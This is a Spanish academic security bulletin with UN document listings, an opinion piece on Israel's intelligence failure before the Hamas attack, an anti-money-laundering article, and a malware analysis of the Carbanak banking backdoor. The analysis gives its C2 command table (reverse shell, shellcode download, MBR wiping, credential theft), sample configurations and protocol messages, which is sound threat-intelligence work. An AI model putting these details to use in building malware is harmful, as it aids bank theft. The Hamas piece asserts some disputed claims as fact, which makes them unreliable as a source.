Instituto de Relaciones Internacionales / Universidad Nacional de La Plata

BOLETINES DEL IRI

Departamento de Seguridad Internacional y Defensa

Ángel Pablo Tello

ISSN 2468-9858

BOLETÍN N° 56 – SEPTIEMBRE OCTUBRE DE 2023

En este número encontrará diversos artículos y documentos relativos al periodo septiembre octubre de 2023.

Las opiniones escritas por los autores son estrictamente personales y no reflejan, necesariamente, las del Departamento o del Instituto de Relaciones Internacionales.

Diseño y diagramación de esta publicación: DCV Juana Alvarez Eiras, IRI-UNLP

DOCUMENTOS

ORGANIZACIÓN DE NACIONES UNIDAS (WWW.UN.ORG)

CONSEJO DE SEGURIDAD

RESOLUCIONES

S/RES/2705 (2023)	31 octubre 2023	La situación en Somalia (UNSOM)
S/RES/2704 (2023)	30 octubre 2023	Cartas idénticas de fecha 19 de enero de 2016 dirigidas al Secretario General y al Presidente del Consejo de Seguridad por la Representante Permanente de Colombia ante las Naciones Unidas (S/2016/53)
S/RES/2703 (2023)	30 octubre 2023	La situación relativa al Sáhara Occidental (MINURSO)
S/RES/2702 (2023)	30 octubre 2023	La situación en Libia (UNSMIL)
S/RES/2701 (2023)	19 octubre 2023	La situación en Libia (Libia sanciones)
S/RES/2700 (2023)	19 octubre 2023	La cuestión relativa a Haití (Haití sanciones)
S/RES/2699 (2023)	2 octubre 2023	La cuestión relativa a Haití (MSS)
S/RES/2698 (2023)	29 septiembre 2023	Mantenimiento de la paz y la seguridad internacionales
S/RES/2697 (2023)	15 septiembre 2023	Amenazas a la paz y la seguridad internacionales (UNITAD)
S/RES/2696 (2023)	7 septiembre 2023	La situación en Somalia

INFORMES DEL SECRETARIO GENERAL AL CONSEJO DE SEGURIDAD		
S/2023/777	16 de octubre de 2023	La situación en Abyei
S/2023/769	16 de octubre de 2023	República Centroafricana
S/2023/768	16 de octubre de 2023	Oficina Integrada de las Naciones Unidas en Haití
S/2023/758	13 de octubre de 2023	La situación en Somalia
S/2023/755	12 de octubre de 2023	Implementation of Security Council resolution 1559 (2004)
S/2023/735	5 de octubre de 2023	Misión de Administración Provisional de las Naciones Unidas en Kosovo
S/2023/730	3 de octubre de 2023	Aplicación del Acuerdo Marco sobre la Paz, la Seguridad y la Cooperación para la República Democrática del Congo y la Región
S/2023/729	3 de octubre de 2023	. La situación relativa al Sáhara Occidental
S/2023/725	28 de septiembre de 2023	Las mujeres y la paz y la seguridad
S/2023/701	26 de septiembre de 2023	Misión de Verificación de las Naciones Unidas en Colombia
S/2023/700	26 de septiembre de 2023	Aplicación de la resolución 2682 (2023)
S/2023/699	26 de septiembre de 2023	Fuerza de las Naciones Unidas de Observación de la Separación
S/2023/698	26 de septiembre de 2023	Aplicación del párrafo 4 de la resolución 2107 (2013) del Consejo de Seguridad

S/2023/691	21 de septiembre de 2023	Misión de Estabilización de las Naciones Unidas en la República Democrática del Congo
S/2023/678	18 de septiembre de 2023	La situación en el Afganistán y sus consecuencias para la paz y la seguridad internacionales
S/2023/677	15 de septiembre de 2023	Evaluación de los progresos logrados respecto de los indicadores clave enunciados en el párrafo 25 de la resolución 2653 (2022)
S/2023/658	8 de septiembre de 2023	Aplicación de la resolución 2664 (2022) del Consejo de Seguridad
S/2023/657	11 de septiembre de 2023	La situación en Sudán del Sur
S/2023/646	1 de septiembre de 2023	Desempeño general de las operaciones de la

ORGANIZACIÓN DEL TRATADO DEL ATLÁNTICO NORTE (WWW.NATO.INT)

29 Sep. 2023	Secretary General statement on the situation in Kosovo The North Atlantic Council met today (29 September 2023) to discuss the situation in Kosovo. Allies expressed their deep concern about the increasing tensions in northern Kosovo.

STOCKHOLM INTERNATIONAL PEACE RESEARCH INSTITUTE (WWW.SIPRI.ORG)

Resumen en castellano del Anuario 2023

ARTÍCULOS

EL SHOCK DE ISRAEL ANTE LA SORPRESA DEL ATAQUE DE HAMAS

GUSTAVO WAJSMAN[1]

"El sufrimiento, en cierto modo,
deja de ser sufrimiento
cuando encuentra un sentido"
Víctor Frankl

INTRODUCCIÓN

El ataque contra Israel llevado a cabo por el grupo terrorista Hamas no fue un ataque espontaneo ni unilateral. Ha sido planificado cuidadosamente con mucha antelación, demandó logística, recursos económicos, recursos técnicos, apoyo militar por parte de Irán, Hezbollah, Catar, Yemen, Rusia y otros actores internacionales. Según declaraciones del presidente Zelensky Rusia participó en la planeación del ataque llevado a cabo por Hamas. La participación de los actores mencionados fue en algunos casos usando proxis y en otros casos con involucramiento directo, como en el caso de Hamas y Hezbollah. Se estudio cuidadosamente la operación, se utilizó velo y engaño con distracción de cohetes disparados en el norte para infiltrar más de un millar de terroristas desde la frontera de Gaza con instrucciones precisas de matar, destruir hogares, y tomar rehenes de los kibutz cercanos a Gaza. El Patrocinio de países como Rusia e Irán se produjo tomando en cuenta sus propios intereses estratégicos, con el fin de evitar o retrasar el restablecimiento de relaciones diplomáticas con Arabia Saudita por parte de Israel y también para poner en aprietos la relación con los países firmantes del acuerdo de Abraham.

Se debe recordar que Hamas es una organización terrorista creada en 1987 como un desprendimiento de los Hermanos Musulmanes egipcios y que controla la franja de Gaza desde 2006 en que gano la elecciones y expulso un año más tarde Al Fatah, su rival político dentro de la franja y que nunca más llamo a elecciones.

La pregunta que se hace el mundo entero es: ¿Cómo el país con los mejores servicios de inteligencia del mundo no pudo anticipar el ataque?

---

[1] Maestrando en Relaciones Internacionales (USAL) y candidato al Doctorado de Estudios Internacionales (Universidad Di Tella); egresado de la EDENA y Diplomado en Seguridad Internacional y Defensa (Universidad de Belgrano); Maestrando en Derecho, LLM (Universidad de Londres); experto en Cibercrimen y Ciberseguridad (Universidad Siglo XXI) y Diplomado Universitario en Gestión de la Ciberdefensa (Escuela Superior de las Fuerzas Armadas).

DESARROLLO

Según el dos veces embajador Norteamericano, Martin Indyk, ante Israel este ataque impacto sobre los israelíes como el 9/11 impacto para los americanos.

¿Fallo la inteligencia? sí. Y para comenzar a entender este espantoso ataque que hizo uso de una violencia extrema como ser la decapitación de bebes judíos llevados de rehenes, hay que retomar los hilos históricos de la Guerra de Yom Kippur de 1973. Y lo primero que se observa es que se cumplían 50 años de esa humillante derrota por parte del ejército de Israel que tampoco fue capaz de anticipar.

Pero hay que hacer una salvedad, si bien fueron derrotados, para los árabes la sorpresa estratégica ocurrida en dicha guerra es motivo de orgullo.

¿Como se podría explicar de manera entendible que aunque el Mossad alertara fehacientemente del inminente ataque que se avecinaba mostrando las pruebas enviadas por Ashraf Arwan (el ángel) yerno de Nasser y espía del Mossad, no se haya podido prever la invasión?

En 1973 el director de la Inteligencia Militar Israelí, Mayor General Eli Zeira, decidió desoír las advertencias del jefe del Mossad debido a su convencimiento de que Egipto jamás libraría un conflicto con Israel dado la superioridad aérea del estado judío.

Luego de la victoria en la guerra de los seis días se creó en las Fuerzas de Defensa de Israel una falsa sensación de superioridad militar y de seguridad que se conoce como “El Concepto”. Debido a esta distorsión en la percepción al director de AMAN le resultaba incrédulo la inteligencia que proveía el Mossad e hizo caso omiso cuando fue sorprendido por un ataque que casi le cuesta la existencia al Estado de Israel. Este hecho hizo que renunciara Golda Meir, la primera ministra de Israel, el ministro de defensa y el director de inteligencia militar. Los países árabes contribuyeron a reafirmar la falsa creencia en “El Concepto” y a mostrarse débiles e incapaces de atacar al país más poderoso de medio oriente.

La historia demuestra que históricamente fue difícil prevenir la sorpresa estratégica aun contando con inteligencia útil y oportuna.

Israel es líder indiscutido en el área tecnológica y los estrategas del mundo actual creen falsamente que dicha tecnología anula la sorpresa estratégica. Esto provoca distorsiones en la interpretación del conflicto moderno. La realidad es que no existe ninguna tecnología que permita leer la mente del adversario o enemigo y menos sus intenciones. Por otro lado según Martín Indik, la inteligencia israelí estaba convencida de que Hamas no intentaría nada a gran escala debido al sofisticado servicio de inteligencia Israelí y a las unidades especiales que operan en la franja de Gaza.

Por otro lado Hamas busca mostrar al mundo un ataque sin precedentes contra el pueblo palestino al cual usa como escudo humano ante las operaciones militares israelíes defensivas y ofensivas en una campaña de larga duración.

¿Por qué los servicios de inteligencia de Israel no pudieron prevenir en 1973 la guerra de Yom Kippur ni en 2023 el ataque intrépido de Hamas?

Esta lleno de casos en los cuales se ha comprobado en que las fallas de inteligencia como deter-

minó por ejemplo la Comisión Agranat fue una mala interpretación humana y no falta de información.

CONCLUSIÓN

Como se saque en la comunidad de inteligencia internacional, los servicios de inteligencia de Israel están dentro de los mejores del mundo, pero ninguno de ellos es infalible. Prueba de ello es la falla de la inteligencia norteamericana que fue incapaz de anticipar el 9/11 aun contando con mucha información e inteligencia disponible. Siempre se contó con información pero no se evaluó correctamente la misma en la apreciación de inteligencia. Una clara lectura de lo que ocurría en el sistema internacional a nivel regional debería haber preocupado a los responsables de la Inteligencia israelí que algo grave podría estar por suceder. Los acuerdos de Abraham, el acercamiento de Arabia Saudita con Israel que ya se encontraba en una fase avanzada y que pugnaba por una solución al problema palestino pero apoyando a la ANP, la disputa como actor regional de Irán con Arabia Saudita, el apoyo de Putin a Irán, a Hamas y a Hezbollah, el 50 aniversario de la derrota de los árabes en Yom Kippur y así podríamos seguir mostrado claros indicadores de que algo se estaba gestando.

La estrategia a seguir por parte de las fuerzas de defensa de Israel deberá tener en cuenta que el aliado más cercano de Hamas es Hezbollah, que cuenta con 150 mil misiles para atacar al estado de Israel desde el norte y eso llevaría a una guerra ya no en Gaza sino en Líbano. Más otros países que se involucren en el conflicto, sobre todo Estados Unidos y Rusia.

Por otro lado los firmantes de los acuerdos de Abraham están presionando para que no se produzca un conflicto de larga duración dado que si eso sucede no podrán seguir manteniendo relaciones diplomáticas y comerciales con Israel.

PROBLEMÁTICA DEL LAVADO DE ACTIVOS PARA LAS EMPRESAS

MARIANO CORBINO[1]

INTRODUCCIÓN:

El lavado de activos (LA) debería estar entre las primeras preocupaciones de cualquier propietario, director o fundador de un negocio. La legislación y las regulaciones contra el LA son estrictas y se aplican cada vez más, y es imprescindible cumplirlas mediante la implementación de controles de prevención adecuados.

Las medidas contra el LA son esenciales para que las empresas prevengan y detecten actividades ilegales como el LA y la financiación del terrorismo (FT). La implementación de procedimientos LA/FT efectivos ayuda a proteger su negocio y garantiza el cumplimiento de las regulaciones.

Si bien es cierto que mientras que las personas disponen de la comodidad de un sistema financiero conectado globalmente y lo utilizan para sus transacciones diarias, el crimen organizado transnacional (COT), explota ese sistema para movilizar los fondos ilícitos a través de las fronteras y evadir controles y en muchas ocasiones se valen de las empresas legítimamente constituidas para llevar a cabo este accionar.

DESARROLLO:

El LA representa una amenaza significativa para las empresas y la economía global, y se estima que sus actividades ilícitas representan entre el 2% y el 5% del producto bruto interno (PBI) mundial. Para proteger a las empresas del LA, es crucial implementar medidas sólidas contra el LA.

Como parte de cualquier sistema de controles contra el LA, existen algunos elementos de sentido común que pueden ayudar a mantener una organización mejor protegida. En la mayoría de los casos, es importante que las empresas adopten un enfoque de arriba hacia abajo para prevenir el LA, debido a que los gobiernos, están siendo muy claros acerca de la aplicación de las leyes y regulaciones esperando un esfuerzo proactivo para prevenir el LA y el financiamiento del terrorismo (FT).

Las normas sobre LA pretenden reducir las cifras que año tras año se incrementan y de esa forma dificultar a los delincuentes la utilización del sistema financiero para lavar las ganancias obtenidas ilícitamente. Esta acción permitiría a las autoridades recuperar cualquier producto del delito y quitarle el incentivo financiero.

ALGUNAS POLÍTICAS PARA IMPLEMENTAR EN SU EMPRESA PARA CONTRARRESTAR EL LA

- Examinar transacciones inusualmente grandes y/o complejas. Los sistemas deben automatizarse para marcar este tipo de transacciones para su revisión y determinar su propósito y legitimidad.

[1] Magister Relaciones Internacionales (UBA) 2019. Lic. Relaciones Internacionales (UP) 2010; Director y Fundador Mente Inter-Nazionle; Miembro del Departamento Seguridad Internacional y Defensa (IRI – UNLP); Docente y Coordinador de la Maestría en Diplomacia y Política Exterior en UCES sobre Crimen Organizado, Prevención de Lavado de Activos y Financiación del Terrorismo (2015-2018); Secretario de OPLAC (IRI – UNLP).

- Identificar clientes que puedan ser personas políticamente expuestas (PEP).
- Mantener registros completos y exhaustivo de los legajos de los clientes, según el riego que se asigne a los clientes, serán en consecuencia los años que se deben mantener archivados.
- Proporcionar capacitación para mantener a los empleados informados sobre los cambios en la ley, las nuevas amenazas y las actualizaciones de los procedimientos de control, porque de poco sirve contar con las mejores herramientas de *software* si los empleados no conocen las leyes y regulaciones contra el LA/FT.
- Realizar una debida diligencia con el cliente (DDC), y huelga aclarar que debe realizarse dentro de los límites de las leyes de privacidad de una jurisdicción, en el caso de la Argentina cuenta con la Ley 25.326[2], a través de la DDC, se verifica su identidad, los propósitos y relaciones comerciales.
- Reconocer los patrones extraños de transacciones, debido a que en ciertas ocasiones, las transacciones de montos más pequeñas pueden revelar un patrón de actividad ilegal relacionada con el LA/FT. La utilización de un software para prevenir el LA colaborará con dichos patrones de posible abuso y posterior revisión.

Además de estos puntos a tener en cuenta, es necesario recordar que las leyes y regulaciones contra el LA se fortalecen constantemente a medida que los gobiernos se ven presionados para proteger su economía y a los contribuyentes del daño causado por este delito generalizado.

Si bien hace algunos años que las empresas deben protegerse a sí mismas, a sus inversiones, a su reputación, y a la vez deben cumplir plenamente con la ley, la presión por saber todo sobre los clientes es cada vez mayor, es por esto que las empresas se ven obligadas a reconsiderar y rediseñar la forma en que mitigan y gestionan el riesgo para proteger sus negocios del LA.

Adoptar políticas y procedimientos que colaboren en la protección de las empresas frente al LA complementará un proceso multifacético que requerirá un enfoque proactivo en el que sean involucrados los empleados de la organización con la finalidad de concientizar sobre los riesgos asociados al LA, que en definitiva, actuarán como componentes esenciales de una estrategia eficaz.

CONCLUSIONES:

- El LA es un problema global generalizado que amenaza la integridad de las empresas y la economía en general.
- La capacitación y la concientización de los empleados son aspectos críticos de cualquier estrategia sobre el LA. Cuando todos los miembros de la organización están informados y participan en la identificación y notificación de actividades sospechosas, la empresa está mejor equipada para mitigar los riesgos del LA.
- La cooperación y el intercambio de información con las autoridades reguladoras son vitales para combatir el LA de manera efectiva. Al trabajar en conjunto, las empresas pueden contribuir al esfuerzo global para combatir el LA y mantener la integridad del sistema financiero.
- Las auditorías periódicas, las pruebas y el mantenerse al tanto de las regulaciones en evolución son esenciales para mantener un programa de LA eficaz. Estas actividades ayudan a identificar debilidades, adaptarse a las amenazas cambiantes y demostrar un compromiso con el cumplimiento.
- Un programa eficaz contra el LA es la primera línea de defensa para las empresas, lo que implica una

[2] https://www.argentina.gob.ar/justicia/derechofacil/leysimple/datos-personales

evaluación integral de riesgos, políticas y procedimientos de LA claros y una DDC diligente para verificar la legitimidad de los clientes y las transacciones.

CAMPAÑA "CARBANAK"

GUSTAVO WAJSMAN[1]

En el presente trabajo vamos a dar cuenta en que consistió Carbanak o también llamada "campaña Carbak", una APT, que atacó principalmente entidades bancarias y financieras. Son un grupo de cibercrimales organizados dado que persiguieron como fin no robar ni alterar datos ni denegar servicios ni otro tipo de ciberdelito mas que encontrar la forma de robarles enormes suma de dineros a entidades de Estados Unidos(aunque oficialment lo niegan) , China, Alemania y Ucrania. Esta campaña no solo tuvo como blanco al sistema financiero sino a particulares tambien.

A finales de 2013 varios bancos, financieras y personas físicas y jurídicas de distintos rubros fueron atacados por un grupo cibercriminal hasta entonces desconocido. Todos estos ataques usaron las mismas tecnicas para lograr alcanzar su fin criminal. Hasta el momento este grupo logro hacerse de un botin de mas de 1 billon de dolares y se cree que parte de el aun sigue operativo.

DESARROLLO

Si bien en principio se lo definio como APT, los expertos coincides en que la unica caracteristica que de le puede endilgar es la persistencia.

Su nombre en principio proviene de puerta trasera Carbanak ya que está basada en Carberp y el nombre del archivo de configuración es "anak.cfg.

Los ciberdelincuentes se infiltaban en las redes de las victimas para lograr accedeer a sus cuentas y robarles millones d edolares y luego los abandonaban. Tambien hacian salir en diferentes cajeros dinero espontaneamente que algun complice retiraba.

Los ciberdelincuentes usaron tecnicas de spear phishing enviándoles emails a sus víctimas que simulaban páginas oficiales.

Lo que hacían los exploits era aprovechar vulnerabilidades del paquete Office 2003, 2007 y 2010.

Lo novedoso de Carbanak fue el cambio de público blanco dado que usualmente se atacaba a personas particulares y esta campaña fue directamente contra los bancos y entidades financieras.

Si bien el primer caso detectado fue en diciembre de 2013, el pico fue a mediados de 2014. Se estima que cada ataque o robo propiamente dicho tomo entre dos a cuatro meses por entidad bancaria o financiera. Esta campaña sigue activa en la actualidad.

El comienzo de Carbanak tuvo lugar en un banco de Ucrania. Ellos se dieron cuenta de que les estaban robando dinero de los cajeros automáticos. En principio se penso que se trataba del malware Tyubkyn. Luego


[1] Maestrando en Relaciones Internacionales (USAL) y candidato al Doctorado de Estudios Internacionales (Universidad Di Tella); egresado de la EDENA y Diplomado en Seguridad Internacional y Defensa (Universidad de Belgrano); Maestrando en Derecho, LLM (Universidad de Londres); experto en Cibercrimen y Ciberseguridad (Universidad Siglo XXI) y Diplomado Universitario en Gestión de la Ciberdefensa (Escuela Superior de las Fuerzas Armadas).

esta hipotesis fue descartada al investigar el disco rigido del cajero automático que si bien no se hallo nada de lo esperado se pudo observar una configuración VPN bastante extraña (la máscara de red estaba configurada en 172.0.0.0).


Al principio los investigadore spensaron que era un malware mas. Pero luego de unos meses un CISO de un banco ruso detecto que se estaban enviando datos desde su controlador de dominio a la República Popular China.

Se encontro el malware y se escribio un script por lotes para eliminar el mismo de la pc infectada y luego se ejecuto el mismo script en todas las computadoras de ese banco ruso. Ese fue el trauma del primer encuentro con el malware carbanak.

Una vez realizada las pericias forenses se determino que todo empezo con un correo electronico de spear phishing que llevaba adjunto un archivo CPL. Este una vez ejecutado el codigo Shell, instala una puerta trasera basada en Carbep. Y a esta puerta trasera es la que hoy llamamos Carbanak.en realidad este diseño fue originalmente concebido para realizar realizado operaciones de espionaje y control remoto. Una vez dentro de la red, los ciberdelincuentes saltan a traves de ella hasta encontrar lo que les interesa: robar dinero de sus victimas.



Las investigaciones demuestran que luego de Ucrania, se traslado a Moscu y las victimas en su mayoria fueron de Europa del Este. Sin embargo luego la empresa que investigo este Malware y las agencias de la ley pudieron determinar que tambien afecto a EEEUU, Alemania y China y que actualmente la banda de cibercriminales se expanden hacia Malasia, Nepal, Kuwait y varias regiones de África, entre otros.



Desde el punto de vista tecnico CARBANAK se trata de una puerta trasera con funciones y capacidades para robar datos y una arquitectura de complemento. Algunas de estas capacidades son: registro de claves, captura de video de escritorio, VNC, captura de formularios HTTP, administración de sistemas de archivos, transferencia de archivos, túnel TCP, proxy HTTP, destrucción de sistema operativo, robo de datos de POS y Outlook y shell inverso.

Veamos en detalle algunas de sus caracteristicas:

MONITOREO DE HILOS

Opcionalmente, la puerta trasera puede iniciar uno o más subprocesos que realizan un monitoreo continuo para diversos fines, como se describe en la Tabla 1.

Nombre del hilo	Descripción
Registrador de claves	Registra las pulsaciones de teclas para los procesos configurados y las envía al servidor de comando y control (C2).
capturador de formularios	Supervisa el tráfico HTTP en busca de datos del formulario y los envía al servidor C2
monitor de punto de venta	Supervisa los cambios en los registros almacenados en C:\NSB\Coalition\Logs y nsb.pos.client.log y envía datos analizados al servidor C2
monitor PST	Busca recursivamente archivos de tabla de almacenamiento personal (PST) de Outlook recién creados dentro de los directorios de usuarios y los envía al servidor C2.

Monitor de proxy HTTP	Supervisa el tráfico HTTP para solicitudes enviadas a servidores proxy HTTP, guarda la dirección del proxy y las credenciales para uso futuro.

Tabla 1: Monitoreo de subprocesos

COMANDOS

Además de sus capacidades de administración de archivos, esta puerta trasera de robo de datos admite 34 comandos que se pueden recibir desde el servidor C2. Después del descifrado, estos 34 comandos son texto sin formato con parámetros delimitados por espacios, de manera muy similar a una línea de comando. Los nombres de los comandos y parámetros se codifican antes de ser comparados por el binario, lo que dificulta la recuperación de los nombres originales de los comandos y parámetros. La Tabla 2 enumera estos comandos.

Hash de comando	**Nombre del comando**	**Descripción**
0x0AA37987	cargarconfig	Ejecuta cada comando especificado en el archivo de configuración (consulte la sección Configuración).
0x007AA8A5	estado	Actualiza el valor del estado (consulte la sección Configuración).
0x007CFABF	video	Grabación de vídeo de escritorio
0x06E533C4	descargar	Descarga el ejecutable y lo inyecta en un nuevo proceso.
0x00684509	ammy	Herramienta de administración Ammyy
0x07C6A8A5	actualizar	Actualizaciones propias
0x0B22A5A7		Agregar/actualizar klgconfig (análisis incompleto)
0x0B77F949	httpproxy	Inicia el proxy HTTP
0x07203363	Killos	Hace que la computadora no pueda arrancar limpiando el MBR
0x078B9664	reiniciar	Reinicia el sistema operativo
0x07BC54BC	túnel	Crea un túnel de red.
0x07B40571	administrador	Agrega un nuevo servidor C2 o dirección proxy para el protocolo pseudo-HTTP
0x079C9CC2	servidor	Agrega un nuevo servidor C2 para protocolo binario personalizado
0x0007C9C2	usuario	Crea o elimina una cuenta de usuario de Windows
0x000078B0	rdp	Habilita RDP concurrente (análisis incompleto)

0x079BAC85	seguro	Agrega paquete de notificaciones (análisis incompleto)
0x00006ABC	del	Elimina archivo o servicio
0x0A89AF94	iniciocmd	Agrega un comando al archivo de configuración (consulte la sección Configuración)
0x079C53BD	ejecutarme	Descarga el ejecutable y lo inyecta directamente en un nuevo proceso.
0x0F4C3903	contraseñas de inicio de sesión	Enviar detalles de cuentas de Windows al servidor C2
0x0BC205E4	captura de pantalla	Toma una captura de pantalla del escritorio y la envía al servidor C2
0x007A2BC0	dormir	La puerta trasera duerme hasta la fecha especificada
0x0006BC6C	doble	Desconocido
0x04ACAFC3		Subir archivos al servidor C2
0x00007D43	vnc	Ejecuta el complemento VNC
0x09C4D055	archivo de ejecución	Ejecuta el archivo ejecutable especificado
0x02032914	robot asesino	Desinstala la puerta trasera
0x08069613	proceso de lista	Devuelve la lista de procesos en ejecución al servidor C2
0x073BE023	complementos	Cambiar el protocolo C2 utilizado por los complementos
0x0B0603B4		Descargue y ejecute shellcode desde la dirección especificada
0x0B079F93	proceso de matanza	Termina el primer proceso encontrado especificado por nombre
0x00006A34	cmd	Inicia un shell inverso al servidor C2
0x09C573C7	enchufe de ejecución	Control de complementos
0x08CB69DE	ejecución automática	Puerta trasera de actualizaciones

Tabla 2: Comandos admitidos

CONFIGURACIÓN

Un archivo de configuración reside en un archivo bajo el directorio de instalación de la puerta trasera con la

extensión .bin. Contiene comandos en la misma forma que los enumerados en la Tabla 2 que la puerta trasera ejecuta automáticamente cuando se inicia. Estos comandos también se ejecutan cuando se emite el comando loadconfig. Este archivo se puede comparar con un script de inicio para la puerta trasera. El comando de estado establece una variable global que contiene una serie de valores booleanos representados como valores ASCII '0' o '1' y también se agrega al archivo de configuración. Algunos de estos valores indican qué protocolo C2 usar, si se ha instalado la puerta trasera y si el subproceso de monitoreo PST se está ejecutando o no. Aparte del comando de estado, todos los comandos en el archivo de configuración se identifican por el valor decimal de su hash en lugar de su nombre en texto plano. Ciertos comandos, cuando se ejecutan, se agregan a la configuración para que persistan (o formen parte de) los reinicios. Los comandos loadconfig y state se ejecutan durante la inicialización, creando efectivamente el archivo de configuración si no existe y escribiendo el comando state en él.

La Figura 1 y la Figura 2 ilustran algunos archivos de configuración decodificados de muestra que hemos encontrado en nuestras investigaciones.

```
state 0011
adminka force <IP address>:443
```

Figura 1: Archivo de configuración que agrega un nuevo servidor C2 y fuerza a la puerta trasera de robo de datos a usarlo

```
state 0011
tunnel 441 <IP address>:80
tunnel 442 <IP address>:443
tunnel 440 <IP address>:443
video online
```

Figura 2: Archivo de configuración que agrega túneles TCP y graba video de escritorio

COMANDO Y CONTROL

CARBANAK se comunica con sus servidores C2 mediante pseudo-HTTP o un protocolo binario personalizado.

PROTOCOLO PSEUDO-HTTP

Los mensajes para el protocolo pseudo-HTTP están delimitados con el '|' personaje. Un mensaje comienza con una ID de host compuesta mediante la concatenación de un valor hash generado a partir del nombre de host y la dirección MAC de la computadora con una cadena probablemente utilizada como código de campaña. Una vez que se ha formateado el mensaje, se intercala entre dos campos adicionales de cadenas generadas aleatoriamente de caracteres alfabéticos en mayúsculas y minúsculas. En la Figura 3 y la Figura 4, respectivamente, se proporciona un ejemplo de un mensaje de sondeo de comando y una respuesta al comando listprocess.

```
xVjMTzzJthISUXrHhrSEtaUvnMlC|myserih0cf3f75290c7e5905|lNCjyGFgGCAexwNgv
```

Figura 3: Ejemplo de mensaje de sondeo de comando

```
qIPhfIFGUXDQXDMbgnlFmpZU|myserih0cf3f75290c7e5905|data=listprocess|process=svc
host.exe|idprocess=4294967295|gmGKiJcHQzYLTje
```

Figura 4: Ejemplo de mensaje de respuesta de comando

